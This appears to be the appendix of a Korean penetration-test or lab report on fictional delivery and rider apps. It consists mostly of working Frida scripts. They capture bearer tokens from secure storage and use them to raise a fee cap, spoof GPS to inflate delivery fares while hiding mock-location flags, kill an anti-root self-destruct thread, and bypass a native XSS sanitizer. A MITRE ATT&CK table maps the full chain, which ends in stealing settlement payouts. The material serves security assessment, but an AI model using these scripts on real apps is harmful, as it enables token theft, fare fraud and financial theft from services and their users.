Java.perform(function () {
  try {
    var SecureStore = Java.use('u80');   // com.hackmin.connect.security.SecureStore
    SecureStore.a.overload('java.lang.String').implementation = function (enc) {
      var out = this.a(enc);
      try {
        var s = (out == null) ? null : ('' + out);
        if (s && s.indexOf('eyJ') === 0 && TOKEN !== s) {
          TOKEN = s;
          console.log('[fee] 토큰 캡처됨 (SecureStore.decrypt, len=' + s.length + ')');
        }
      } catch (e) {}
      return out;
    };
    console.log('[fee] 토큰 훅 설치(u80.a=SecureStore.decrypt). ★ 앱에서 로그인하면 토큰이 잡힘.');
  } catch (e) {
    console.log('[fee] 토큰 훅 실패: ' + e + '  → setToken("eyJ...") 로 수동 지정하세요.');
  }
  ReqRunnable = Java.registerClass({
    name: 'com.hackmin.feepwn.FeeReq',
    implements: [Java.use('java.lang.Runnable')],
    methods: { run: function () { doRequest(_method, _body); } }
  });
  console.log('[fee] 준비완료.');
});

globalThis.setToken   = function (t) { TOKEN = t; console.log('[fee] 토큰 수동 설정됨 (len=' + (t ? t.length : 0) + ')'); };
globalThis.tokenState = function () { console.log('[fee] 토큰: ' + (TOKEN ? ('있음 (앞 12자: ' + TOKEN.substring(0, 12) + '...,
```

```
len=' + TOKEN.length + ')') : '없음 — 로그인하거나 setToken() 지정')); };
globalThis.getCap      = function () { fire('GET', null); };
globalThis.raiseCap    = function (amount) {
  if (amount === undefined) amount = 500000000;
  fire('POST', '{"max_fee_krw":' + amount + '}');
};

function fire(method, body) {
  if (!TOKEN) {
    console.log('[fee] 토큰 없음');
    return;
  }
  _method = method; _body = body;
  Java.perform(function () {
    Java.use('java.lang.Thread').$new(ReqRunnable.$new()).start();
  });
}
function doRequest(method, body) {
  try {
    var URL = Java.use('java.net.URL');
    var HttpURLConnection = Java.use('java.net.HttpURLConnection');
    var JString = Java.use('java.lang.String');
    var conn = Java.cast(URL.$new(API).openConnection(), HttpURLConnection);
    conn.setRequestMethod(method);
    conn.setRequestProperty('Authorization', 'Bearer ' + TOKEN);
    conn.setRequestProperty('Content-Type', 'application/json; charset=utf-8');
    conn.setConnectTimeout(6000);
    conn.setReadTimeout(6000);
    if (body != null) {
      conn.setDoOutput(true);
      var os = conn.getOutputStream();
      os.write(JString.$new(body).getBytes('UTF-8'));
      os.flush(); os.close();
    }
    var code = conn.getResponseCode();
```

```
    var stream = (code >= 200 && code < 300) ? conn.getInputStream() : conn.getErrorStream();
    var resp = readAll(stream);
    console.log('₩n═══════ [fee] ' + method + ' /rider/fee-policy → HTTP ' + code + ' ═══════');
    if (body != null) console.log('  보낸 값: ' + body);
    console.log('  응답   : ' + resp);

    conn.disconnect();
  } catch (e) {
    console.log('[fee] 요청 실패: ' + e);
  }
}
function readAll(is) {
  if (is == null) return '(빈 응답)';
  try {
    var br = Java.use('java.io.BufferedReader').$new(
            Java.use('java.io.InputStreamReader').$new(is, 'UTF-8'));
    var sb = Java.use('java.lang.StringBuilder').$new();
    var line;
    while ((line = br.readLine()) !== null) sb.append(line);
    br.close();
    return sb.toString();
  } catch (e) { return '(응답 읽기 실패: ' + e + ')'; }
}
```

별첨 A-4. gps_spoof.js

```
Java.perform(function () {
  var Location = Java.use('android.location.Location');
  var System = Java.use('java.lang.System');
  var SystemClock = Java.use('android.os.SystemClock');

  var LT_CLASS = 'zv';
  var M_DELIVER = 'a';
  var M_START = 'c';
```

```
Location.isFromMockProvider.implementation = function () { return false; };
try { Location.isMock.implementation = function () { return false; }; } catch (e) {}

var instances = [];
function remember(inst) {
  if (!inst) return;
  var r = Java.retain(inst);
  for (var i = 0; i < instances.length; i++) { try { if (instances[i].$isSameObject(r)) return; } catch (e) {} }
  instances.push(r);
  console.log('[gps] 트래커 캡처 (총 ' + instances.length + ')');
}

var LT = null, deliverOverload = null, startHooked = false;
function ensureLT() {
  if (deliverOverload) return true;
  try {
    LT = Java.use(LT_CLASS);
    deliverOverload = LT[M_DELIVER].overload('android.location.Location');
    if (!startHooked) {
      LT[M_START].overload().implementation = function () { remember(this); return this[M_START](); };
      startHooked = true;
    }

    try { Java.choose(LT_CLASS, { onMatch: function (o) { remember(o); }, onComplete: function () {} }); } catch (e) {}
    console.log('[gps] LocationTracker 훅 설치 완료(지연)');
    return true;
  } catch (e) { return false; }
}



var lat = 37.566500, lng = 126.978000;
var STEP = 0.02;
var moving = true, tick = 0;
```

```
  setInterval(function () {
    if (!ensureLT()) return;
    if (moving) { lat += STEP; lng += STEP; tick++; }
    if (instances.length === 0) return;
    Java.scheduleOnMainThread(function () {
      var loc = Location.$new('fused');
      loc.setLatitude(lat); loc.setLongitude(lng); loc.setAccuracy(3.0);
      loc.setTime(System.currentTimeMillis());
      loc.setElapsedRealtimeNanos(SystemClock.elapsedRealtimeNanos());
      instances.forEach(function (inst) {
        try { deliverOverload.call(inst, loc); } catch (e) { /* 정지된 인스턴스 무시 */ }
      });
    });
    if (tick % 10 === 0 && moving) console.log('[gps] ' + lat.toFixed(6) + ', ' + lng.toFixed(6) + '  (~' + (tick * STEP *
111).toFixed(1) + 'km)');
  }, 1000);



  globalThis.tp = function (a, o) { lat = a; lng = o; console.log('[gps] 순간이동 → ' + a + ', ' + o + '  (다음 위치핑에 이 구간
거리 누적)'); };
  globalThis.pause = function () { moving = false; console.log('[gps] 걷기 정지(현재 좌표 고정)'); };
  globalThis.go = function () { moving = true; console.log('[gps] 걷기 재개'); };
  globalThis.setStep = function (s) { STEP = s; console.log('[gps] step=' + s + '  (핑당 이동거리↑ = 요금 빨리 누적)'); };


  globalThis.turbo  = function () { STEP = 0.08; moving = true; console.log('[gps] TURBO'); };
  globalThis.normal = function () { STEP = 0.02; console.log('[gps] 기본 속도(≈2.2km/초)'); };


  console.log('[gps] 준비완료.');
  console.log('[gps] 후킹완료.');
});
```

별첨 B-1. bypass_root.js

```
var KILL_OFFSET = 0x1180;            // FUN_00101180 (recon으로 확인한 값)
```

```
var noop = new NativeCallback(function (a) { return ptr(0); }, "pointer", ["pointer"]);
try {
  var pc = Process.getModuleByName("libc.so").getExportByName("pthread_create");
  Interceptor.attach(pc, { onEnter: function (args) {
    var g = Process.findModuleByName("libhackminsec.so");
    if (g && args[2].equals(g.base.add(KILL_OFFSET))) {
      console.log("[guard] 자폭 스레드 차단 (+0x" + KILL_OFFSET.toString(16) + ")");
      args[2] = noop;
    }
  }});
} catch (e) { console.log("[guard] pthread_create 실패: " + e); }
["_exit", "exit", "_Exit"].forEach(function (s) {              try { var p = Module.findExportByName("libc.so", s);
    if (p) Interceptor.replace(p, new NativeCallback(function (c) {
      console.log("[guard] " + s + " 차단"); }, "void", ["int"]));
  } catch (e) {}
});
```

별첨 B-2. bypass_xss_filter.js

```
const FILTER_LIB = "libhackminfilter.so";
const FILTER_SYM =
    "Java_com_hackmin_app_util_XssInputGuard_nativeSanitize";
let filterHooked = false;
function hookXssFilter() {
    if (filterHooked)
        return;
    const mod = Process.findModuleByName(FILTER_LIB);

    if (mod === null) {
        setTimeout(hookXssFilter, 200);
        return;
    }
    const addr = mod.findExportByName(FILTER_SYM);
    if (addr === null) {
```

```
        console.log("[-] nativeSanitize export not found");
        return;
    }
    console.log("[+] libhackminfilter.so loaded");
    console.log("[+] nativeSanitize = " + addr);

    Interceptor.attach(addr, {
        onEnter(args) {
            this.originalInput = args[2];
        },
        onLeave(retval) {
            retval.replace(this.originalInput);

            console.log(
                "[+] nativeSanitize bypass -> original input"
            );
        }
    });
    filterHooked = true;
    console.log("[+] XSS filter hook installed");
}

hookXssFilter();
```

6.2 MITRE ATT&CK 매핑

단계	전술	기법 ID	기법명
STEP 1 라이더앱 정적분석	Reconnaissance	T1592.002	Gather Victim Host Information: Software
STEP 2 보안기능 우회 (Frida)	Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools
STEP 2 SSL Pinning 우회	Credential Access	T1557	Adversary-in-the-Middle
STEP 3 IDOR 정보 수집	Collection	T1213	Data from Information Repositories

STEP 4 GPS 스푸핑	Impact	T1565.001	Data Manipulation: Stored Data Manipulation
STEP 4 배달비 상한 조작	Privilege Escalation	T1068	Exploitation for Privilege Escalation
STEP 5 배달앱 정적분석	Reconnaissance	T1592.002	Gather Victim Host Information: Software
STEP 6 배달앱 보안 우회	Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools
STEP 7 Stored XSS	Execution	T1059.007	Command and Scripting Interpreter: JavaScript
STEP 7 SQL Injection	Initial Access	T1190	Exploit Public-Facing Application
STEP 7 관리자 세션 도용	Credential Access	T1539	Steal Web Session Cookie
STEP 7 정산 계좌 변조	Impact	T1565.001	Data Manipulation: Stored Data Manipulation
STEP 7 정산금 탈취	Impact	T1657	Financial Theft